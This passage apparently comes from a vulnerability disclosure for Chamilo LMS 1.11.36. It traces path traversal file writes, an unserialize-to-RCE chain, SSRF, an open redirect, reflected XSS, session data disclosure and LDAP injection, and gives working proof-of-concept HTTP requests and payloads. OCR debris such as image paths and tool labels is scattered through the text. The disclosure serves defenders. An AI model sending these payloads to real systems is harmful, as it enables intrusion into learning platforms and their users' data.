<script>alert(1337)</script>
</html>
------BOUNDARY
Content-Disposition: form-data; name="audio_dir"


------BOUNDARY--
```

```
HTTP/1.1 200 OK
Date: Sat, 14 Mar 2026 20:10:53 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 121
Content-Type: text/html; charset=UTF-8

http://127.0.0.1:1337/Projects/chamilo-1.11.36/main/document/document.php?id=4&cidReq=COURSE01&id=4&id_session=0&gidReq=0
```


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render


```
GET /Projects/chamilo-1.11.36/main/document/document.php?id=4&cidReq=COURSE01&id=4&id_session=0&gidReq=0 HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:148.0) Gecko/20100101 Firefox/148.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: defaultMyCourseView1=0; ch_sid=dc7360e7ec809c26ed7aee5c45618cae; PHPSESSID=2b0acb0e989f4c7e8d1925e65b781f47;
agenda_cookies={%22view%22:%22month%22%2C%22start%22:%222026-03-01%22}
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
```

```
HTTP/1.1 302 Found
Date: Sat, 14 Mar 2026 20:11:22 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location:
http://127.0.0.1:1337/Projects/chamilo-1.11.36/courses/COURSE01/document/POC.html?cidReq=COURSE01&id_session=0&gidReq=0&gradebo
ok=0&origin=
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


http://127.0.0.1:1337/Projects/chamilo-1.11.36/courses/COURSE01/document/POC.html
127.0.0.1:1337
1337
OK

Path Traversal and Arbitrary .wav File Write in main/inc/ajax/record_audio_wami.ajax.php as student

This vulnerability was identified without the help of an LLM.


Source: waminame, wamidir, raw request body
chamilo-1.11.36/main/inc/ajax/record_audio_wami.ajax.php:14-18, 42
(vulnerable source)
document branch
chamilo-1.11.36/main/inc/ajax/record_audio_wami.ajax.php:48-118
(responsible)
fopen($documentPath, 'w')
chamilo-1.11.36/main/inc/ajax/record_audio_wami.ajax.php:67-71
(vulnerable sink)
DocumentManager::upload_document()
chamilo-1.11.36/main/inc/ajax/record_audio_wami.ajax.php:92-101
(responsible)

File: main/inc/ajax/record_audio_wami.ajax.php


```php
<?php

...

parse_str($_SERVER['QUERY_STRING'], $params);

if (isset($params['waminame']) && isset($params['wamidir']) && isset($params['wamiuserid'])) {
    $waminame = $params['waminame'];
    $wamidir = $params['wamidir'];
    $wamiuserid = $params['wamiuserid'];
} else {
    api_not_allowed();
    exit();
}

...

$waminame = Security::remove_XSS($waminame);
$waminame = Database::escape_string($waminame);
$waminame = api_replace_dangerous_char($waminame);
$waminame = disable_dangerous_file($waminame);
$wamidir = Security::remove_XSS($wamidir);
$content = file_get_contents('php://input');

...

    case 'document':
        $dirBaseDocuments = api_get_path(SYS_COURSE_PATH).$_course['path'].'/document';
        $saveDir = $dirBaseDocuments.$wamidir;

        if (!is_dir($saveDir)) {
            DocumentManager::createDefaultAudioFolder($_course);
        }

        $waminame_to_save = $waminame;
        $documentPath = $saveDir.'/'.$waminame_to_save;

        $fh = fopen($documentPath, 'w') or exit("can't open file");
        fwrite($fh, $content);
        fclose($fh);

        ...

...
```

Request (HTTP):

```http
POST /main/inc/ajax/record_audio_wami.ajax.php?
cidReq=XXXX&type=document&waminame=IVOIRE.wav&wamidir=/../../../../../../../../../../../../tmp&wamiuserid=1
HTTP/1.1
Host: 127.0.0.1
Cookie: ch_sid=83ec05a275b7bd3bfcc026a66720a099
Content-Length: 6
Content-type: application/x-www-form-urlencoded

IVOIRE
```

Response (HTTP):

```http
HTTP/1.1 200 OK
...
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```



Request
Pretty
Raw
Hex
\n
Response
Pretty
Raw
Hex
Render


```http
POST /Projects/chamilo-1.11.36/main/inc/ajax/record_audio_wami.ajax.php?cidReq=XXXX&type=
document&waminame=IVOIRE.wav&wamidir=/../../../../../../../../../../../../tmp&wamiuserid=1
HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=83ec05a275b7bd3bfcc026a66720a099
Content-Length: 6
Content-type: application/x-www-form-urlencoded

IVOIRE
```

```http
HTTP/1.1 200 OK
Date: Tue, 31 Mar 2026 05:54:27 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=UTF-8

```

Unserialize to RCE via POP chain (post-auth)

> This vulnerability was identified without the help of an LLM.


Source:
$_REQUEST['aicc_sid'] or
$_REQUEST['session_id']
chamilo-1.11.36/main/lp/
aicc_hacp.php:47-53
(vulnerable source)
session_id()
chamilo-1.11.36/main/lp/
aicc_hacp.php:48 or 53
(responsible)
UnserializeApi::unserialize()
chamilo-1.11.36/main/inc/
lib/UnserializeApi.php:17
(responsible)


unserialize()
chamilo-1.11.36/main/inc/
lib/
UnserializeApi.php:116-118
(vulnerable sink)

File: main/lp/aicc_hacp.php


```php
<?php
/* For licensing terms, see /license.txt */

use ChamiloSession as Session;

...

$debug = 0;

// Flag to allow for anonymous user - needs to be set before global.inc.php.
$use_anonymous = true;

// Use session ID as provided by the request.
if (!empty($_REQUEST['aicc_sid'])) {
    session_id($_REQUEST['aicc_sid']);
    if ($debug > 1) {
        error_log('New LP - '.__FILE__.','.__LINE__.' - reusing session ID '.$_REQUEST['aicc_sid']);
    }
} elseif (!empty($_REQUEST['session_id'])) {
    session_id($_REQUEST['session_id']);
    if ($debug > 1) {
        error_log('New LP - '.__FILE__.','.__LINE__.' - reusing session ID '.$_REQUEST['session_id']);
    }
}

...

// Is this needed? This is probabaly done in the header file.
$file = Session::read('file');
/** @var learnpath $oLP */
$oLP = UnserializeApi::unserialize(
    'not_allowed_classes',
    Session::read('lpobject')
);

...
```

File: main/inc/lib/UnserializeApi.php

```php
<?php
/* For licensing terms, see /license.txt */

/**
 * Class UnserializeApi.
 */
class UnserializeApi
{
    /**
     * Unserialize content using Brummann\Polyfill\Unserialize.
     *
     * @param string $type
     * @param string $serialized
     *
     * @return mixed
     */
    public static function unserialize($type, $serialized, $ignoreErrors = false)
    {
        $allowedClasses = [];

        switch ($type) {
            case 'career':
            case 'sequence_graph':
                $allowedClasses = [
                    ...
                ];
                break;
            case 'course':
                $allowedClasses = [
                    ...
                ];
            // no break
            case 'lp':
                $allowedClasses = array_merge(
                    $allowedClasses,
                    [
                        ...
                    ]
                );
                break;
            case 'not_allowed_classes':
            default:
                $allowedClasses = false;
        }

        if ($ignoreErrors) {
            return @unserialize(
                $serialized,
                ['allowed_classes' => $allowedClasses]
            );
        }

        return unserialize(
            $serialized,
            ['allowed_classes' => $allowedClasses]
        );
    }
}
```

SSRF as student (collision with CVE-2026-31941)

This vulnerability was identified without the help of an LLM.


Source:
$_POST['social_wall_new_msg_main']
chamilo-1.11.36/main/inc/ajax/
social.ajax.php:357
(vulnerable source)
SocialManager::verifyUrl()
chamilo-1.11.36/main/inc/
lib/social.lib.php:2117
(responsible)
Client::request('GET', ...)
chamilo-1.11.36/main/inc/
lib/social.lib.php:2122
(vulnerable sink)
SocialManager::readContentWithOpenGraph()
chamilo-1.11.36/main/inc/lib/
social.lib.php:2086
(responsible)
OpenGraph::fetch()
chamilo-1.11.36/main/inc/
lib/social.lib.php:2091
(vulnerable sink)

File: main/inc/ajax/social.ajax.php

```
...

    case 'read_url_with_open_graph':
        api_block_anonymous_users(false);

        $url = $_POST['social_wall_new_msg_main'] ?? '';
        $url = trim($url);
        $html = '';
        if (SocialManager::verifyUrl($url)) {
            $html = Security::remove_XSS(
                SocialManager::readContentWithOpenGraph($url)
            );
        }
        echo $html;
        break;

...
```

File: main/inc/lib/social.lib.php


```
...

    /**
     * verify if Url Exist - Using Curl.
     */
    public static function verifyUrl(string $uri): bool
    {
        $client = new Client();

        try {
            $response = $client->request('GET', $uri, [
                'timeout' => 15,
                'verify' => false,
                'headers' => [
                    'User-Agent' => $_SERVER['HTTP_USER_AGENT'],
                ],
            ]);

            if (200 !== $response->getStatusCode()) {
                return false;
            }

            return true;
        } catch (Exception $e) {
            return false;
        }
    }

...
```

Request (HTTP):

```
POST /main/inc/ajax/social.ajax.php?a=read_url_with_open_graph HTTP/1.1
Host: 127.0.0.1
Cookie: ch_sid=f521b4cc2c9dc0cdebe6ed531286b56a
Content-Type: application/x-www-form-urlencoded
Content-Length: 46

social_wall_new_msg_main=https://www.google.fr
```

Response (HTTP):

```
HTTP/1.1 200 OK
...
Content-Length: 318
Content-Type: text/html; charset=UTF-8

<div class="thumbnail social-thumbnail"><div class="social-description"><a target="_blank" href=""
rel="noreferrer noopener"></a><h5 class="social-title"><a target="_blank" href="" rel="noreferrer noopener">
<b>Google</b></a></h5><a target="_blank" href="" rel="noreferrer noopener"></a><p>WWW.GOOGLE.FR</p></div></div>
```



Request
Pretty
Raw
Hex
\n
Response
Pretty
Raw
Hex
Render

```
POST /Projects/chamilo-1.11.36/main/inc/ajax/social.ajax.php?a=read_url_with_open_graph
HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=f521b4cc2c9dc0cdebe6ed531286b56a
Content-Type: application/x-www-form-urlencoded
Content-Length: 46

social_wall_new_msg_main=https://www.google.fr
```

```
HTTP/1.1 200 OK
Date: Tue, 17 Mar 2026 17:07:06 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 318
Content-Type: text/html; charset=UTF-8

<div class="thumbnail social-thumbnail">
    <div class="social-description">
        <a target="_blank" href="" rel="noreferrer noopener">
        </a>
        <h5 class="social-title">
            <a target="_blank" href="" rel="noreferrer noopener">
                <b>
                    Google
                </b>
            </a>
        </h5>
        <a target="_blank" href="" rel="noreferrer noopener">
        </a>
        <p>
            WWW.GOOGLE.FR
        </p>
    </div>
</div>
```

iCal Open Redirect as student (CVE-2026-61602)

This vulnerability was identified without the help of an LLM.


Source:
$_SERVER['HTTP_REFEREF
chamilo-1.11.36/main/calenda
ical_export.php:167
(vulnerable source)
Security::remove_XSS()
chamilo-1.11.36/main/inc/
lib/security.lib.php:313
(responsible)
header('location: ...')
chamilo-1.11.36/main/
calendar/
ical_export.php:167
(vulnerable sink)

File: main/calendar/ical_export.php


```php
<?php

...

if (empty($_GET['id'])) {
    api_not_allowed();
}

$id = explode('_', $_GET['id']);
$type = $id[0];
$id = $id[1];

$agenda = new Agenda($type);
if (isset($_GET['course_id'])) {
    $course_info = api_get_course_info_by_id($_GET['course_id']);
    if (!empty($course_info)) {
        $agenda->set_course($course_info);
    }
}

$event = $agenda->get_event($id);

if (!empty($event)) {

    ...

    switch ($_GET['class']) {

        ...

        default:
            header('location:'.Security::remove_XSS($_SERVER['HTTP_REFERER']));
            exit();
    }
} else {
    header('location:'.Security::remove_XSS($_SERVER['HTTP_REFERER']));
    exit;
}
```

Request (HTTP):

```
GET /main/calendar/ical_export.php?id=invalid HTTP/1.1
Host: 127.0.0.1
Referer: https://therealcoiffeur.com/
Cookie: ch_sid=f521b4cc2c9dc0cdebe6ed531286b56a
```

Response (HTTP):

```
HTTP/1.1 302 Found
...
location: https://therealcoiffeur.com/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render


```
GET /Projects/chamilo-1.11.36/main/calendar/ical_export.php?id=invalid HTTP/1.1
Host: 127.0.0.1:1337
Referer: https://therealcoiffeur.com/
Cookie: ch_sid=f521b4cc2c9dc0cdebe6ed531286b56a

```

```
HTTP/1.1 302 Found
Date: Tue, 17 Mar 2026 22:56:10 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: https://therealcoiffeur.com/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Multiple Reflected XSS in main/extra/myStudents.php as admin (CVE-2026-61601)

> This vulnerability was identified without the help of an LLM.

Via `$_GET['origin']`


Source: $_GET['origin']
chamilo-1.11.36/main/extra/
myStudents.php:47
(vulnerable source)
Security::remove_XSS()
chamilo-1.11.36/main/inc/
lib/security.lib.php:313
(responsible)
echo href with origin
chamilo-1.11.36/main/extra/
myStudents.php:782-789
(vulnerable sink)

File: main/extra/myStudents.php


```php
<?php

...

$export = isset($_GET['export']) ? $_GET['export'] : false;
$sessionId = isset($_GET['id_session']) ? intval($_GET['id_session']) : 0;
$origin = isset($_GET['origin']) ? Security::remove_XSS($_GET['origin']) : '';
$studentId = (int) $_GET['student'];
$coachId = isset($_GET['id_coach']) ? (int) $_GET['id_coach'] : 0;

...
```

Request (HTTP):

```
GET /main/extra/myStudents.php?student=1&origin=IVOIRE%22onfocus=%22alert(%27coiffeur%27)%22autofocus=enable%22
HTTP/1.1
Host: 127.0.0.1
Cookie: ch_sid=f521b4cc2c9dc0cdebe6ed531286b56a
```

Response (HTTP):

```
HTTP/1.1 200 OK
...
Content-Type: text/html; charset=UTF-8
Content-Length: 39704

...

<td width="10"><a href="/main/extra/myStudents.php?
student=1&details=true&course=TEST&origin=IVOIRE"onfocus="alert('coiffeur')"autofocus=enable"&id_session=0#infos
Student">
                            <img src="http://127.0.0.1/main/img/icons/22/2rightarrow.png" alt="Details"
title="Details"  /></a></td>

...
```




```
http://127.0.0.1:1337/Projects/chamilo-1.11.36/main/extra/myStudents.php?student=1&origin=IVOIRE"onfocus="alert('coiffeur')"autofocus=enable"
```

127.0.0.1:1337

coiffeur

Via `$_GET['course']`


Source: $_GET['course']
chamilo-1.11.36/main/extra/
myStudents.php:13
(vulnerable source)
Security::remove_XSS()
chamilo-1.11.36/main/inc/
lib/security.lib.php:313
(responsible)
echo access_details href
chamilo-1.11.36/main/extra/
myStudents.php:350-351
(vulnerable sink)

File: main/extra/myStudents.php


```
<?php

...

api_block_anonymous_users();
$export_csv = isset($_GET['export']) && 'csv' === $_GET['export'] ? true : false;
$course_code = isset($_GET['course']) ? Security::remove_XSS($_GET['course']) : null;
$_course = api_get_course_info();
$coment = '';

...
```

Request (HTTP):

```
GET /main/extra/myStudents.php?
student=1&course=1337%27%22autofocus=%22enable%22onfocus=%22alert(%27coiffeur%27)%22 HTTP/1.1
Host: 127.0.0.1
Cookie: ch_sid=497039b7f36b9f5d615d559365f2a342
```

Response (HTTP):

```
HTTP/1.1 200 OK
...
Content-Type: text/html; charset=UTF-8
Content-Length: 39704

...

<img src="http://127.0.0.1/main/img/icons/32/mail_send.png" alt="Send mail" title="Send mail"  /></a><a
href="access_details.php?
student=1&course=1337'"autofocus="enable"onfocus="alert('coiffeur')"&origin=&cidReq=1337'"autofocus="enable"onfo
cus="alert('coiffeur')"&id_session=0">
    <div class="row">

...
```



http://127.0.0.1:1337/Projects/chamilo-1.11.36/main/extra/myStudents.php?student=1&course=1337'"autofocus="enable"onfocus="alert('coiffeur')"

admin admin

Name : admin admin

e-mail : admin@therealcoiffeur.com

First login in platform Mar 18, 2026

Latest login in platform Mar 20, 2026

127.0.0.1:1337


coiffeur

☐ Ne pas autoriser 127.0.0.1:1337 à vous solliciter à nouveau

Chamilo
E-Learning & Collaboration Software
Homepage
My courses
Personal agenda
Reporting
Social network
Dashboard
Administration
TestCourse / Reporting / My learners / Learner details
Switch to student view
Information
Reporting
OK

Multiple unauthorized session metadata disclosure in main/inc/ajax/session.ajax.php via actions `session_info` and `get_description` (pre-auth) (CVE-2026-61587)

> This vulnerability was identified without the help of an LLM.


Source:
$_GET['session_id']
chamilo-1.11.36/main/inc/
ajax/session.ajax.php:139
(vulnerable source)
api_get_session_info()
chamilo-1.11.36/main/inc/
lib/api.lib.php:2883
(responsible)
ExtraFieldValue::getAllValuesByItem()
chamilo-1.11.36/main/inc/lib/
extra_field_value.lib.php:968
(responsible)
echo
json_encode($sessionInfo)
chamilo-1.11.36/main/inc/
ajax/
session.ajax.php:164-165
(vulnerable sink)
Source: $_GET['session']
chamilo-1.11.36/main/inc/
ajax/
session.ajax.php:169-170
(vulnerable source)
api_get_session_info()
chamilo-1.11.36/main/inc/
lib/api.lib.php:2883
(responsible)
echo description HTML
chamilo-1.11.36/main/inc/
ajax/
session.ajax.php:171-173
(vulnerable sink)

File: main/inc/ajax/session.ajax.php

```
...

    case 'session_info':
        $sessionId = isset($_GET['session_id']) ? $_GET['session_id'] : '';
        $sessionInfo = api_get_session_info($sessionId);

        $extraFieldValues = new ExtraFieldValue('session');
        $extraField = new ExtraField('session');
        $values = $extraFieldValues->getAllValuesByItem($sessionId);
        $load = isset($_GET['load_empty_extra_fields']) ? true : false;

        if ($load) {
            $allExtraFields = $extraField->get_all();
            $valueList = array_column($values, 'id');
            foreach ($allExtraFields as $extra) {
                if (!in_array($extra['id'], $valueList)) {
                    $values[] = [
                        'id' => $extra['id'],
                        'variable' => $extra['variable'],
                        'value' => '',
                        'field_type' => $extra['field_type'],
                    ];
                }
            }
        }

        $sessionInfo['extra_fields'] = $values;

        if (!empty($sessionInfo)) {
            echo json_encode($sessionInfo);
        }
        break;
    case 'get_description':
        if (isset($_GET['session'])) {
            $sessionInfo = api_get_session_info($_GET['session']);
            echo '<h2>'.$sessionInfo['name'].'</h2>';
            echo '<div class="home-course-intro"><div class="page-course"><div class="page-course-intro">';
            echo $sessionInfo['show_description'] == 1 ? $sessionInfo['description'] : get_lang('None');
            echo '</div></div></div>';
        }
        break;

...
```

Request (HTTP):

```
GET /main/inc/ajax/session.ajax.php?a=session_info&session_id=1&load_empty_extra_fields=true HTTP/1.1
Host: 127.0.0.1
```


Or

Request (HTTP):

```
GET /main/inc/ajax/session.ajax.php?a=get_description&session=1 HTTP/1.1
Host: 127.0.0.1
```

LDAP Injection in main/admin/ldap_import_students.php as admin (CVE-2026-61585)

This vulnerability was identified without the help of an LLM.


Source: $_GET['annee']
chamilo-1.11.36/main/admin/
ldap_import_students.php:48
(vulnerable source)
ldap import branch
chamilo-1.11.36/main/admin/
ldap_import_students.php:82-100
(responsible)
ldap_search()
chamilo-1.11.36/main/admin/
ldap_import_students.php:100
(vulnerable sink)
ldap_get_entries()
chamilo-1.11.36/main/admin/
ldap_import_students.php:102
(responsible)

File: main/admin/ldap_import_students.php


```php
<?php

...

$annee = $_GET['annee'];
$composante = $_GET['composante'];
$etape = $_GET['etape'];
$course = $_POST['course'];

...

} elseif (!empty($annee) && !empty($course) && empty($_POST['confirmed'])) {
    // form4  annee != 0; composante != 0 etape != 0
    //elseif ($annee <> "" && $composante <> "" && $etape <> "" && $listeok != 'yes') {
    Display::display_header($tool_name);
    echo '<div style="align: center;">';
    echo '<br />';
    echo '<br />';
    echo '<h3>'.Display::return_icon('group.gif', get_lang('SelectStudents')).'
'.get_lang('SelectStudents').'</h3>';
    //echo "Connection ...";
    $ds = ldap_connect($ldap_host, $ldap_port) or exit(get_lang('LDAPConnectionError'));
    ldap_set_version($ds);

    if ($ds) {
        $r = false;
        $res = ldap_handle_bind($ds, $r);

        //$sr = @ ldap_search($ds, "ou=people,$LDAPbasedn", "(|
(edupersonprimaryorgunitdn=ou=$etape,ou=$annee,ou=diploma,o=Paris1,$LDAPbasedn)
(edupersonprimaryorgunitdn=ou=02PEL,ou=$annee,ou=diploma,o=Paris1,$LDAPbasedn))");
        //echo "(ou=*$annee,ou=$composante)";
        $sr = @ldap_search($ds, $ldap_basedn, "(ou=*$annee)");

        $info = ldap_get_entries($ds, $sr);

        for ($key = 0; $key < $info["count"]; $key++) {
            $nom_form[] = $info[$key]["sn"][0];
            $prenom_form[] = $info[$key]["givenname"][0];
            $email_form[] = $info[$key]["mail"][0];
            // Get uid from dn
            //$dn_array=ldap_explode_dn($info[$key]["dn"],1);
            //$username_form[] = $dn_array[0]; // uid is first key
            $username_form[] = $info[$key]['uid'][0];
            $outab[] = $info[$key]["eduPersonPrimaryAffiliation"][0]; // Ici "student"
            //$val = ldap_get_values_len($ds, $entry, "userPassword");
            //$password_form[] = $val[0];
            $password_form[] = $info[$key]['userPassword'][0];
        }
        ldap_unbind($ds);
        asort($nom_form);
        reset($nom_form);

        $statut = 5;
        include 'ldap_form_add_users_group.php';
    } else {
        echo '<h4>'.get_lang('UnableToConnectTo').' '.$host.'</h4>';
    }
    echo '<br /><br />';
    echo '<a href="ldap_import_students.php?annee=&composante=&etape=">'.get_lang('BackToNewSearch').'</a>';
    echo '<br /><br />';
    echo '</div>';

...
```

Request (HTTP):

```http
POST /main/admin/ldap_import_students.php?annee=IVOIRE HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Cookie: ch_sid=7624fed4ee45899558b9c9e2f90e306c

course=JUNK
```

Response (HTTP):

```http
HTTP/1.1 200 OK
...
Content-Type: text/html; charset=UTF-8
Content-Length: 20103

<!DOCTYPE html>

...
```



Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render

```
POST /Projects/chamilo-1.11.36/main/admin/ldap_import_students.php?annee=IVOIRE HTTP/1.1
Host: 127.0.0.1:1337
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Cookie: ch_sid=7624fed4ee45899558b9c9e2f90e306c

course=JUNK
```

```
HTTP/1.1 200 OK
Date: Sat, 28 Mar 2026 17:49:59 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: Chamilo 1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
Content-Length: 20103

<!DOCTYPE html>
```

LDAP Injection in main/admin/ldap_import_students_to_session.php as admin (CVE-2026-61585)

This vulnerability was identified without the help of an LLM.


Source: $_GET['annee']
chamilo-1.11.36/main/admin/
ldap_import_students_to_session.php:47
(vulnerable source)
session import branch
chamilo-1.11.36/main/admin/
ldap_import_students_to_session.php:90-105
(responsible)
ldap_search()
chamilo-1.11.36/main/admin/
ldap_import_students_to_session.php:105
(vulnerable sink)
ldap_get_entries()
chamilo-1.11.36/main/admin/
ldap_import_students_to_session.php:107
(responsible)

File: main/admin/ldap_import_students_to_session.php


```php
<?php

...

$annee = $_GET['annee'];
$id_session = $_POST['id_session'];

...

// form4  annee != 0; composante != 0 etape != 0
//elseif ($annee <> "" && $composante <> "" && $etape <> "" && $listeok != 'yes') {
elseif (!empty($annee) && !empty($id_session) && empty($_POST['confirmed'])) {
    Display::display_header($tool_name);
    echo '<div style="align: center;">';
    echo '<br />';
    echo '<br />';
    echo '<h3>'.Display::return_icon('group.gif', get_lang('SelectStudents')).'
'.get_lang('SelectStudents').'</h3>';
    //echo "Connection ...";
    $ds = ldap_connect($ldap_host, $ldap_port) or exit(get_lang('LDAPConnectionError'));
    ldap_set_version($ds);
    if ($ds) {
        $r = false;
        $res = ldap_handle_bind($ds, $r);

        //$sr = @ ldap_search($ds, "ou=people,$LDAPbasedn", "(|
(edupersonprimaryorgunitdn=ou=$etape,ou=$annee,ou=diploma,o=Paris1,$LDAPbasedn)
(edupersonprimaryorgunitdn=ou=02PEL,ou=$annee,ou=diploma,o=Paris1,$LDAPbasedn))");
        //echo "(ou=*$annee,ou=$composante)";
        $sr = @ldap_search($ds, $ldap_basedn, "(ou=*$annee)");

        $info = ldap_get_entries($ds, $sr);

        for ($key = 0; $key < $info["count"]; $key++) {
            $nom_form[] = $info[$key]["sn"][0];
            $prenom_form[] = $info[$key]["givenname"][0];
            $email_form[] = $info[$key]["mail"][0];
            // Get uid from dn
            //$dn_array=ldap_explode_dn($info[$key]["dn"],1);
            //$username_form[] = $dn_array[0]; // uid is first key
            $username_form[] = $info[$key]['uid'][0];
            $outab[] = $info[$key]["eduPersonPrimaryAffiliation"][0]; // Ici "student"
            //$val = ldap_get_values_len($ds, $entry, "userPassword");
            //$password_form[] = $val[0];
            $password_form[] = $info[$key]['userPassword'][0];
        }
        ldap_unbind($ds);
        asort($nom_form);
        reset($nom_form);
        $statut = 5;
        include 'ldap_form_add_users_group.php';
    } else {
        echo '<h4>'.get_lang('UnableToConnectTo').' '.$host.'</h4>';
    }
    echo '<br /><br />';
    echo '<a href="ldap_import_students.php?annee=">'.get_lang('BackToNewSearch').'</a>';
    echo '<br /><br />';
    echo '</div>';

...
```

Request (HTTP):

```http
POST /main/admin/ldap_import_students_to_session.php?annee=IVOIRE HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Cookie: ch_sid=7624fed4ee45899558b9c9e2f90e306c

id_session=JUNK
```

Response (HTTP):

```http
HTTP/1.1 200 OK
...
Content-Type: text/html; charset=UTF-8
Content-Length: 20124

<!DOCTYPE html>

...
```



Request
Pretty
Raw
Hex
\n
Response
Pretty
Raw
Hex
Render
\n

```
POST /Projects/chamilo-1.11.36/main/admin/ldap_import_students_to_session.php?annee=IVOIRE
HTTP/1.1
Host: 127.0.0.1:1337
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Cookie: ch_sid=7624fed4ee45899558b9c9e2f90e306c

id_session=JUNK
```

```
HTTP/1.1 200 OK
Date: Sat, 28 Mar 2026 17:49:20 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: Chamilo 1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
Content-Length: 20124

<!DOCTYPE html>
```

Path Traversal and Arbitrary Folder Creation as student (CVE-2026-61584)

This vulnerability was identified without the help of an LLM.


Source:
$_REQUEST['audio_dir']
chamilo-1.11.36/main/inc/ajax/record_audio_rtc.ajax.php:40
(vulnerable source)
Security::remove_XSS()
chamilo-1.11.36/main/inc/lib/security.lib.php:313
(responsible)
mkdir()
chamilo-1.11.36/main/inc/ajax/record_audio_rtc.ajax.php:47
(vulnerable sink)

